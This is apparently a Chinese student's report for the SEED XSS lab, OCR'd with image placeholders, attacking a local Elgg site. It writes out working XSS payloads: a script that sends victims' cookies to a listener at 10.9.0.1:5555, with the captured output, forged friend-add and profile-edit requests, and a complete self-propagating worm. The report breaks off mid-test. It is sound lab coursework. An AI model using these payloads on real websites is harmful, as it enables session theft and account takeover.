
网安实验五实验报告

57119118 尤何毅

完成日期：2021 年 7 月 26 日


环境配置：

手动指定 DNS：



```
# For XSS Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```


启动 Docker：



```
[07/24/21]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-2-10.9.0.6, server-4-10.9.0.8, server-1
-10.9.0.5, server-3-10.9.0.7, attacker-10.9.0.105) for this project. If you remo
ved or renamed this service in your compose file, you can run this command with
the --remove-orphans flag to clean it up.
Recreating mysql-10.9.0.6 ... done
Recreating elgg-10.9.0.5  ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
```

Task 1: Posting a Malicious Message to Display an Alert Window

登录 samy 的账户，修改 profile：



Edit profile

Display name

Samy

About me

Public


Brief description

<script>alert('XSS')</script>

Public

Location

使用其他账户访问 samy：



www.seed-server.com/profile/samy


Samy

Brief description

XSS

Task 2: Posting a Malicious Message to Display Cookies

登录 samy 的账户，修改 profile：



Edit profile

Display name: Samy


About me

Brief description: `<script>alert(document.cookie);</script>`

Public

Location


保存后发现已经生效：



```
Elgg=3lmcilvo92m2ne5uh26j54l4j3
```

Task 3: Stealing Cookies from the Victim’s Machine

登录 samy 的账户，修改 profile：



Display name

Samy

About me


Public

Brief description

<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >');</script>

Public


开启监听：



```
[07/24/21]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.9.0.1 40228
GET /?c=Elgg%3Dptaqutalepqmc2shl0va37algl HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members

Connection received on 10.9.0.1 40236
GET /?c=Elgg%3Dptaqutalepqmc2shl0va37algl HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
```

返回了 cookie，Samy 获得了 Alice 的 cookie，攻击成功

Task 4: Becoming the Victim’ s Friend



Edit profile

Display name

Samy

About me


```
<script type="text/javascript">
window.onload = function () {
   var Ajax=null;

   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;

   //Construct the HTTP request to add Samy as a friend.
   var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN

   //Create and send Ajax request to add friend
   Ajax=new XMLHttpRequest();
   Ajax.open("GET", sendurl, true);
   Ajax.send();
}
</script>
```

Public

Brief description

Public

访问 samy 主页后，发现已添加了好友：



Alice's friends

Samy


Question 1： Explain the purpose of Lines ① and ②, why are they are needed?

获取被攻击者的浏览器__elgg_ts 和__elgg_token 值，验证用户身份。

Question 2： If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

可以先通过查看页面源码，看网站对我们的输入做了怎样的处理，再据此对恶意代码进行调整。

Task 5: Modifying the Victim’ s Profile



Display name

Samy


About me

```
<script type="text/javascript">
  window.onload = function(){
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  var content=token+ts+userName+"&description=samy%20is%20my%20hero&accesslevel[description]=2"+guid;
  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Public

Brief description

使用 Alice 访问 samy 的个人主页：



Alice

About me


samy is my hero

Question 3：**Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.**

判断当前用户是不是攻击者自身，如果是，就不进行攻击。

TASK 6: Writing a Self-Propagating XSS Worm

DOM Approach:



Edit profile

Display name

Samy

About me


```
<script id="worm">
   var headerTag="<script id=\"worm\" type=\"text/javascript\">";
   var jsCode=document.getElementById("worm").innerHTML;
   var tailTag="</"+"script>";
   var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);
   window.onload = function(){
      var userName="&name="+elgg.session.user.name;
      var guid="&guid="+elgg.session.user.guid;
      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
      var token="__elgg_token="+elgg.security.token.__elgg_token;
      var content=token+ts+userName+"&description="+wormCode+"&accesslevel[description]=2&
briefdescription=samy%20is%20really%20my%20hero&accesslevel[briefdescription]=2"+guid;
      var samyGuid=59;
      var sendurl="http://www.seed-server.com/action/profile/edit";
      if(elgg.session.user.guid!=samyGuid) {
         var Ajax=null;
         Ajax=new XMLHttpRequest();
         Ajax.open("POST", sendurl, true);
         Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
         Ajax.send(content);
      }
   }
</script>
```

Public

Brief description

测试攻击：

Alice 访问 Samy:




Alice

Brief description

samy is really my hero

About me

Charlie 再访问 Alice：



